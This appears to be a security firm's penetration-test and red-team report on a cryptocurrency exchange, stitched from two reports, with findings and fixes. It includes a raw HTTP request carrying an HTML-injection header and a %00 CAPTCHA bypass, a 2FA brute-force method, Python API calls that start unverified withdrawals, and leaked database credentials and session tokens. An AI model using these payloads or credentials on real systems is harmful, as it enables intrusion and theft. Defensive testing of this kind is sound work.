Pulse Security determined that database backups are being performed and the resulting backup files are not encrypted.

By leaving the database backup files in clear-text it is trivial for an attacker who attains read access to these files to gather any information that is stored in the database backup files, including sensitive user information and credential hashes.

Unencrypted Database Backups were found on the following machines:

| UNENCRYPTED DATABASE BACKUPS | | |
|---|---|---|
| VPWCHMGMT001 | DATABASE | WIN-IKBLNA3DH4J |

### Recommendation

Backups, source code and other sensitive information should be archived in standard locations with adequate security controls and encryption to prevent unauthorised access and modification.

Review all machines for sensitive information and delete or move as necessary.

## 1.5. TWO-FACTOR AUTHENTICATION BRUTE FORCE

| Severity: Medium | Base Score: 5.5 | Temporal Score: 5.2 | Overall Score: 5.2 |
|---|---|---|---|

### Details

Pulse Security found the Cryptopia Website 2FA pin code was susceptible to brute force attacks as illustrated in the screen shot below. Using an automated attack that replayed the 2FA request, with the pin code incremented with each request, the correct pin can be guessed.

The ability to brute force a two-factor authentication method severely diminishes the effectiveness of 2FA.

| URL |
|---|
| https://www.cryptopia.co.nz/UserSecurity/UnlockSecurity |

### Recommendation

Limit the number of attempts to use a pin code before a new pin code is required.

Consider using a third-party CAPTCHA provider such as reCAPTCHA if the insecure CAPTCHA implementation finding below is solved.

## 1.6. INSECURE CAPTCHA IMPLEMENTATION

| Severity: Medium | Base Score: 5.0 | Temporal Score: 4.8 | Overall Score: 4.8 |
|---|---|---|---|

### Details

Pulse Security found a vulnerability in the Cryptopia Website CAPTCHA implementation that allows a user to bypass the CAPTCHA requirement for login, signup and password resets.

By inserting '%00' in the 'g-recaptcha-response' parameter, the CAPTCHA is bypassed allowing access to sensitive functionliaty without completing the CAPTCHA. An example can be seen in the request under the 'HTML Injection via Header' finding.

| URL |
|---|
| https://www.cryptopia.co.nz/Register |
| https://www.cryptopia.co.nz/Login |
| https://www.cryptopia.co.nz/Login/ForgotPassword |

### Recommendation

Implement a strong CAPTCHA solution that works with the existing framework in use.

Review the implementation of reCAPTCHA to ensure it is correctly deployed on the server.

## 1.7. HTML INJECTION VIA HEADER

| Severity: Medium | Base Score: 5.0 | Temporal Score: 4.4 | Overall Score: 4.4 |
|---|---|---|---|

### Details

An attacker can force the application to send an email to a user which includes attacker-controlled HTML. This allows for social engineering attacks or attacks against the user's email client. The following example, once sent 3 times, will lock the user's account and send an email containing attacker-controlled data, via the X-Forwarded-For header.


HTML INJECTION VIA X-FORWARDED-FOR

Request

Raw | Params | Headers | Hex

```
POST /Login/ForgotPassword HTTP/1.1
Host: www.cryptopia.co.nz
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Forwarded-For: <a href="//www.pulsesecurity.co.nz">RESET HERE</a></strong></p><!--
Referer: https://www.cryptopia.co.nz/Login/ForgotPassword
Content-Type: application/x-www-form-urlencoded
Content-Length: 191
Cookie:
__RequestVerificationToken=O-RnI-QSSHQoTP593nW8I2o878Akp828urhhzAboSmEbm095OYTXzUGsOfxq7snupThcpOPm_6LRD69h-Oe3kPr
npq2TlwLDitpcXmQSe-w1; visid_incap_1244263=GymvaZdTRBmSozVg4YgP6QmU/1kAAAAAQUIPAAAAAAACGeIRi2K3C2NNPRnWpTCH;
nlbi_1244263=f/QNfXNcvmC8cJNh+NLZpwAAAAD11hC44Qm22NQBxKE1xHWr;
incap_ses_436_1244263=oE4vSe1oOUJ/j6xAZvwMBgmU/1kAAAAAPjjUt2SbXYOLtakaH5qeGQ==;
__auc=711e211315f8e5a4dd3ceec4348;
visid_incap_1244639=n3zdkKrOTuOSvXft92oe+PIAAVoAAAAAQUIPAAAAAAB7LmQndzqK4OogZ7JDbTtA;
incap_ses_436_1244639=xcjIS6Tz/EUvOaJBZvwMBgEBAVoAAAAAoGeKFyOtSB8MQdQOfNr9wA==; __asc=c39c3f8715f945498bcf4efd0f3
Connection: close
Upgrade-Insecure-Requests: 1

__RequestVerificationToken=eQLj5h1Ok7u3wIXDqZepOMroNVmgEWFRnEWOpQoylrmwUAgyLvfjmjXu1RVIr5NL1NzOZ2eR32a-uBhji15NqN_
hUrSjSOLuop3oc19m-VI1&Email=david.guy766%40gmail.com&g-recaptcha-response=%00
```

RESULTING EMAIL WITH INJECTED HTML




## Recommendation

User controllable headers such as the X-Forwarded-For header should not be trusted by the web application. These should be stripped or replaced at the reverse proxy layer.

A tested, mature library to protect against HTML injection attacks can be implemented to safely encode data to be included in HTML output. In addition, all user controlled input should be considered untrusted and filtered to ensure HTML safety.

## 1.8. CLEAR-TEXT CREDENTIALS IN CONFIGURATION FILES

| Severity: Medium | Base Score: 4.3 | Temporal Score: 4.3 | Overall Score: 4.3 |
|---|---|---|---|

### Details

Clear-text credentials stored in configuration files enable for lateral movement through network services and privilege escalation via additional services access.

During the Red Team exercise Pulse Security was able to locate several configuration files that contained clear-text credentials. These clear-text credentials enable Pulse to further exploit resources within the Cryptopia network, even enabling full access to the Cryptopia Database where all client information and cryptocoin resources are stored. An example of one of these configuration files is on 'WIN-IKBLNA3DH4J':

c:\Program Files\Cryptopia\DepositService\Cryptopia.InboundService.exe.config

CONFIGURATION FILE WITH CLEARTEXT CREDENTIALS

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <appSettings>
    <add key="LogLocation" value="D:\Logs\DepositService"/>
    <add key="LogLevel" value="Verbose"/>
 <add key="PollPeriod" value="300"/>
  <add key="Threads" value="1" />
    <add key="ClientSettingsProvider.ServiceUri" value=""/>
   <add key="ClientNotificationUrl" value="https://www.cryptopia.co.nz"/>
  </appSettings>
  <connectionStrings>
    <add name="DefaultT" connectionString="Server=tcp:192.168.137.32,1433;Database=Cryptopia;User ID=Services;Password=e434ba4cafdb26e121623e71ddc0aaea;Trusted_Connection=
    <add name="CryptopiaHub" connectionString="Server=tcp:192.168.137.32,1433;Database=CryptopiaHub;User ID=Services;Password=e434ba4cafdb26e121623e71ddc0aaea;Trusted_Con
    <add name="CryptopiaPool" connectionString="Server=tcp:192.168.137.32,1433;Database=CryptopiaPool;User ID=Services;Password=e434ba4cafdb26e121623e71ddc0aaea;Trusted_C
</connectionStrings>
```

### Recommendation

Connection strings and credentials should be stored using strong encryption.

Search all machines for configuration files and delete, move or encrypt as necessary to ensure proper security controls are in place to protect sensitive information.

## 1.9. LACK OF SESSION TIMEOUT

| Severity: Medium | Base Score: 5.0 | Temporal Score: 4.4 | Overall Score: 4.4 |
|---|---|---|---|

### Details

During testing Pulse Security determined that sessions in the Cryptopia Web Application do not time out. This could allow a malicious user to perform privilege escalation attacks if they are able to hijack a user's session and could lead to unauthorised access to sensitive data. The severity of this finding is increased due to the presence of the second-factor authentication PIN bruteforce attack.

### Recommendation

Cryptopia web applications should enforce user session timeouts and should enable users to logout from the application. The application should properly destroy sessions server side so that they cannot be reused.

## 1.10. LACK OF REQUEST RATE-LIMITING

Severity: Observational

### Details

Pulse Security confirmed that rate limiting is not implemented on the '/Transfer/Create' Endpoint.

This was confirmed using 20 threads to make over 10000 transfers of small amounts of a cryptocurrency (ETN) between two accounts set up for testing. While there were no discrepancies in the balances of the accounts, the rate liming on the transfer endpoint is not sufficient to prevent large numbers of automated requests. A similar test was also attempted using the two accounts to transfer ETN to each other simultaneously. Again no balance discrepancies were observed however at this point the accounts being used were locked (manual process) due to the impact the transfer activity was having on the trade engine.

REQUEST TO TRANSFER

```
__RequestVerificationToken=B6ZZE5lavjhMDn0oZtQzxvCrWk3Mzr2kk68sNe_zYqKifsaa2ZzN34i0-rIiS4PvL
0Tms-o01Jlm06m9obAtylnhiFSW7LlMxDVC8trzU0xfDnwlwvPnlJA_INWX9woGdJhQIXkAuntsx_0qL0jZ9A2&Curr
encyId=695&Type=PinCode&Symbol=ETN&ReturnUrl=&UserName=[redacted]&Amount=0.00000010&Pin=1234
```

MULTIPLE CONCURRENT TRANSFERS

| Request | Payload | Status | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|
| 10011 | null | 302 | ☐ | ☐ | 1325 | |
| 10010 | null | 302 | ☐ | ☐ | 1321 | |
| 10009 | null | 302 | ☐ | ☐ | 1321 | |
| 10008 | null | 302 | ☐ | ☐ | 1321 | |
| 10007 | null | 302 | ☐ | ☐ | 1325 | |
| 10006 | null | 302 | ☐ | ☐ | 1321 | |
| 10005 | null | 302 | ☐ | ☐ | 1322 | |

Request | Response

Raw | Headers | Hex | HTML | Render

```
X-Iinfo: 8-22172371-22172373 NNNN CT(160 333 0) RT(1510641444486 85) q(0 0 5 -1) r(186 186) U6
X-CDN: Incapsula

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/Transfer/Summary?transferId=14764438">here</a>.</h2>
</body></html>
```

### Recommendation

Implement rate limiting or another control to prevent the excessive concurrent requests that could overtax the system.

## 1.11. LACK OF INTRUSION DETECTION/PREVENTION SYSTEM

Severity: Observational

### Details

Failure to protect a network with an Intrusion Detection System (IDS) or Intrusion Prevention System (IPS) limits the situational awareness of network security staff to security incidents or breaches.

Pulse Security encountered no indication that an Intrusion Detection/Prevention System was in place within the Cryptopia Network. The lack of an IDS/IPS may result in a compromised system remaining in a production environment for an extended period of time.

### Recommendation

Implement a trusted, tested, industry standard Intrusion Prevention or Intrusion Detection system.

## 1.12. INCAPSULA BYPASS

Severity: Observational

### Details

An attacker can bypass the protection provided by Incapsula and interact directly with web nodes.

An Attacker can determine, from host reconnaissance or network scanning, which systems are running Cryptopia Web Servers and interact with them directly, to perform DDoS and other network attacks.

Direct Connection Bypassing Incapsula


[redacted]

### Recommendation

Restrict the IP addresses that can connect directly to the web servers to those IPs that are part of the Incapsula network. This prevents connections directly to the web servers, while still allowing service through Incapsula.


# CRYPTOPIA LTD.

Web Application Penetration Testing and Source Code Review

Version 1.0

Date: 20/12/2017

Ref: PS00253

Pulse Security


# PROJECT STATUS

## PROJECT SUMMARY

| REPORT DATE | PROJECT NAME |
|---|---|
| December 20, 2017 | Web Application Penetration Testing and Source Code Review [redacted] |

## STATUS SUMMARY

Testing completed. Additional testing recommended after fixes are implemented due to application size and number of issues found.




## SCOPE

| COMPONENT | ASSET | COMPLETED |
|---|---|---|
| Source Code and Web Application | https://devtopia.co.nz/<br>https://www.cryptopia.co.nz/<br><br>Source code as of commit 785e675 | Yes |

# EXECUTIVE SUMMARY

This is a report comprising the outcomes of testing performed on the assets outlined in the scope section of this document. Testing was performed within the dates of 6th of December 2017 and 20th of December 2017. Pulse Security was provided with documentation relating to this project as well as the full application source code and the testing was performed using a white-box approach.

Testing was conducted by manually inspecting the application source code as well as directly attacking the development and production versions of the site. Individual checks were ran on the production site as not all functionality was enabled on the testing version of the site. Functionality relating to the chat was partially tested and additional vulnerabilities may be present within it as full testing in production was not possible due to the number of people chatting, and this functionality was not enabled on the testing site.

One high severity and 16 medium vulnerabilities were found during this review. Due to the size of the application and the number of issues identified, Pulse Security recommends additional testing is conducted after fixes for the issues outlined in this report have been implemented. This will ensure the fixes have been deployed correctly and no additional issues have been introduced, as well as reveal additional issues which may be present within the application.

The single high severity vulnerability identified allows a newly registered attacker to access features that are normally restricted to “Level 2 Verified” users, such as the withdrawal and deposit of NZDT. This issue occurs due to a logic flaw in the API’s withdrawal functionality, where a user is allowed to initiate a withdrawal to arbitrary bank accounts provided that they are present within their address book. Even though bank transfers can be initiated using this vulnerability, these fail at a secondary step due to additional checks, meaning this vulnerability is limited to the deposit and withdrawal of NZDT Waves Tokens.

In addition to this, the Cryptopia application is designed in such a way that certain pieces of administrative functionality are present in the same application as the ones the users use for their day to day operations. This architecture is prone to vulnerabilities in the event that an administrative endpoint does not properly validate that the currently logged in user is an administrator. Several endpoints are insecure in this manner, which allows an attacker to view and potentially modify payments belonging to themselves and others, as well as potentially modify Pool Workers. An Insecure Direct Object Reference vulnerability similarly allows users to view User Shareholder Payment information that does not belong to them.

A Cross Site Request Forgery (CSRF) vulnerability is potentially present within the admintopia section of the codebase that would allow an unauthenticated attacker to force an administrator to cancel or approve a user verification request in the event the administrator browses to a malicious URL controlled by an attacker. This was not confirmed due to a lack of access to the admintopia application.

Pulse Security identified that the application’s 2FA (Two-Factor Authentication) implementation is weak in particular ways and can be bypassed in the event that a victim account is making use of either PIN-based or email-based 2FA. The PIN-based 2FA can be bypassed due to a lack of brute-force protections on the settings page, and the email-based 2FA can be bypassed due to the presence of an endpoint that allows for the sending of email tokens to arbitrary email addresses. Implementation details in the CAPTCHA also allow for a complete bypass of the CAPTCHA, completely negating all of the security benefits it provides.

Other vulnerabilities noted in this report are that an attacker may embed HTML forms in forum posts and private messages; weak passwords are in use; passwords are stored in a version control system and that an attacker may transfer amounts under the minimum transfer limit by making use of the API.

# RISK OVERVIEW

## RISK AND ISSUE HISTORY

| ISSUE | | OPEN | SEVERITY | IMPACT |
|---|---|---|---|---|
| 1.1 | User Verification Bypass | Yes | High | An attacker can perform operations that require verification such as depositing and withdrawing NZDT. Because of additional checks an attacker is unable to interact with banking systems and therefore can only deposit and withdraw NZDT tokens through the Waves Platform. |
| 1.2 | Lack of Method Based Access Controls | Yes | Medium | An authenticated user can access individual administrative endpoints which disclose private information and allow for the modifying of Paytopia payments as well as functionality relating to mining pools. |
| 1.3 | Email and PIN Two-Factor Bypass | Yes | Medium | An attacker may bypass the protections provided by Email and PIN two-factor. |
| 1.4 | Cross Domain Script Inclusion | Yes | Medium | External scripts included in the application may result in a complete compromise of the application in the event that the third party they are sourced from is compromised. |
| 1.5 | SSL/TLS Vulnerabilities | Yes | Medium | **Error! Reference source not found.** |
| 1.6 | Internet Exposed Administrative Interfaces | Yes | Medium | An unauthenticated attacker on the internet may directly connect to administrative interfaces, as well as potentially exploit any issues present within them. |
| 1.7 | Insecure Captcha Implementation | Yes | Medium | A CAPTCHA bypass negates the security provided by the CAPTCHA. |
| 1.8 | Lack of MSSQL Transport Security | Yes | Medium | The application is configured to connect to MSSQL servers in an insecure manner which allows an attacker to conduct man-in-the-middle attacks. |
| 1.9 | Insecure Direct Object Reference | Yes | Medium | An attacker can view information for payments that do not belong to them. |
| 1.10 | HTML Injection | Yes | Medium | An attacker may send realistic phishing forms through private messages and forum posts. |
| 1.11 | Cross Site Request Forgery | Yes | Medium | An attacker may potentially force an administrative account to approve a user |

| | | | | |
|---|---|---|---|---|
| | | | | verification submission. This was not confirmed due to time constraints. |
| 1.12 | IP Address Disclosure | **Yes** | **Medium** | An attacker can force the server to disclose its internal IP address. |
| 1.13 | Headers Disclose Version Information | **Yes** | **Medium** | Version information is disclosed to an attacker which may allow targeted attacks. |
| 1.14 | Passwords stored In Version Control | **Yes** | **Medium** | In the event that an attacker can gain access to version control systems they will be able to compromise passwords stored in version control. |
| 1.15 | Weak Passwords in Use | **Yes** | **Medium** | Weak passwords increase the chance of an attacker compromising an account through password guessing or brute force attacks. |
| 1.16 | Lack of Minimum Transfer Check | **Yes** | **Medium** | An attacker can send transfers for amounts smaller than the minimum allowed. |
| 1.17 | HTML Injection Via Header | **Yes** | **Medium** | Allows the insertion of attacker-controlled HTML in emails. |
| 1.18 | Insecure SQL Construction | **Yes** | **Observ.** | Insecure SQL construction can lead to SQL injection attacks. |
| 1.19 | Outdated JavaScript Libraries in Use | **Yes** | **Observ.** | Outdated libraries increase the risk of Cross Site Scripting and other vulnerabilities affecting the application. |
| 1.20 | Insecure HTML Construction | **Yes** | **Observ.** | The presence of insecure html construction within the application codebase increases the risk of Cross Site Scripting (XSS) vulnerabilities being present on the application. |
| 1.21 | Internet Exposed Testing Infrastructure | **Yes** | **Observ.** | An unauthenticated attacker on the internet may connect to testing infrastructure. This may result in additional risk as testing infrastructure is frequently not held to the same standards as production infrastructure and applications may be attacked prior to security testing taking place. |

## RECOMMENDATIONS

- Ensure the application development lifecycle has security testing built in. Every time a new release is deployed, it should be reviewed for security issues.
- Conduct additional testing of the application once fixes for the issues included in this report have been implemented.

- Remove administrative functionality from the application that is utilised by users in order to further reduce the possibility of privilege escalation vulnerabilities being present in the solution.

# TECHNICAL DETAILS

## 1.1. USER VERIFICATION BYPASS

Severity: High | Base Score: 7.1 | Temporal Score: 7.1 | Overall Score: 7.1

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N/E:H/RL:U/RC:C

### Impact

An attacker can perform operations that require verification such as depositing and withdrawing NZDT. Because of additional checks an attacker is unable to interact with banking systems and therefore can only deposit and withdraw NZDT tokens through the Waves Platform.

### Recommendation

- Ensure restrictions are enforced both on the web application and on exposed APIs.
- Prevent the deposit and withdrawal of NZDT for unverified users.

### Details

While reviewing the application API code for vulnerabilities, Pulse Security identified that the user verification check fails in a way that allows an attacker to initiate withdrawals to arbitrary Waves addresses and bank accounts. This occurs due to a logic flaw in the "SubmitUserWithdraw" method in the "./Cryptopia.Core/Api/ApiPrivateService.cs" file, as shown below:


LOGIC FLAW ALLOWS FOR WITHDRAWAL INITIATION

```
if (!user.IsApiUnsafeWithdrawEnabled)
{
        using (var context = ExchangeDataContextFactory.CreateReadOnlyContext())
        {
                var validAddress = await context.AddressBook
                        .AsNoTracking()
                        .FirstOrDefaultAsync(x => x.UserId == request.UserId && x.CurrencyId == curr

                if (validAddress == null)
                        return new ApiSubmitUserWithdrawResponse { Success = false, Error = $"Addres
        }
}
else
{
        if (currency.CurrencyId == Constant.NZDT_ID && !UserVerificationReader.IsVerified(user.Verif
        {
                return new ApiSubmitUserWithdrawResponse { Success = false, Error = $"Id verificatio
        }

        if(!await DepositService.ValidateAddress(currency.CurrencyId, address))
                return new ApiSubmitUserWithdrawResponse { Success = false, Error = $"Invalid {curre
}

var response = await TradeService.CreateWithdraw(request.UserId.ToString(), new CreateWithdrawModel
{
        Address = address,
```


As seen in the code above, the application checks that "unsafe API withdrawals" are disabled, and performs the user identify verification only when this setting is true. By leaving this setting disabled an attacker can perform a withdrawal by adding a bank address to their saved destination addresses, thus bypassing the check entirely. Please note that a second step in this process prevents a successful bank withdrawal, but an attacker can still perform a successful Waves Platform token withdrawal.

The images below show an unverified user created for this test, as well as the settings required for a successful initiation of a bank withdrawal.

UNVERIFIED USER ERROR



UNVERIFIED USER SETTINGS



By setting these values and adding the destination address or bank account to the account's address book, an attacker can initiate arbitrary NZDT withdrawals both to Waves Platform addresses and NZ Bank accounts, although the latter won't succeed. The images below show the same unverified attacker successfully initiating both a banking and a Waves withdrawal:

BANK WITHDRAWAL INTITIATION

```
# +
#print api_query("GetMarket", [ 100, 6 ] )
# {"Success":True,"Message":None,"Data":{"TradePairId":100,"Label":"DOT/BTC","AskPrice":0.00000020,"BidPrice":
ce":0.00000019,"LastVolume":774.83684404,"BuyVolume":50896673.08961847,"SellVolume":33046510.52562918,"Change"

# Private:
#print api_query("GetBalance")

# +
#print api_query("GetBalance", {'CurrencyId':2} )
#print api_query("GetDepositAddress", {'Currency':'NZDT'} )


print api_query("SubmitWithdraw", {'Currency':'NZDT', 'Address': "01-0505-0874563-00:aaa"  "Amount": "25"} )

root@kali:/mnt/hgfs/hax0r# python transfer.py
( Response ): {"Success":true,"Error":null,"Data":1434905}
{"Success":True "Error":None,"Data":1434905}
root@kali:/mnt/hgfs/hax0r#
```

WAVES WITHDRAWAL INITIATION

```
print api_query("SubmitWithdraw", {'Currency':'NZDT', 'Address': "3PMVEEaHDZBtdFr1hVBPgTw3WWS3
D2bnLYT", "Amount": "25"} )

root@kali:/mnt/hgfs/hax0r# python withdraw.py
( Response ): {"Success":true,"Error":null,"Data":1450999}
{"Success":True,"Error":None,"Data":1450999}
root@kali:/mnt/hgfs/hax0r#
```


The image below shows the state of both transactions after approximately a day. As mentioned above, the bank transfer was not successful due to additional checks, but the waves transfer is successful, and an attacker can see their balance on their Waves Wallet.

WITHDRAWAL STATUS

Withdraw History

| # | Currency | Amount | Fee | Status | TransactionId |
|---|---|---|---|---|---|
| 1450999 | NZDT | 25.00000000 | 2.00000000 | Complete | 2zF4nA8ahfJXGKxrJGKMXw9rid2gNDhmJipHFBQK2a.. |
| 1434905 | NZDT | 25.00000000 | 2.00000000 | Canceled | Not Level2 Verified |

ATTACKER'S WAVES PLATFORM BALANCE




An attacker can also make NZDT Waves Platform deposits even though this functionality is not enabled in the webpage by making a deposit to a NZDT Waves Platform address. The address can be created by making a call to the "/Deposit/GenerateAddress". Pulse Security attempted to perform a banking deposit using the bank reference also disclosed in that URL however it was flagged by Cryptopia staff.

## 1.2. LACK OF METHOD BASED ACCESS CONTROLS

| Severity: Medium | Base Score: 6.3 | Temporal Score: 6.3 | Overall Score: 6.3 |
|---|---|---|---|

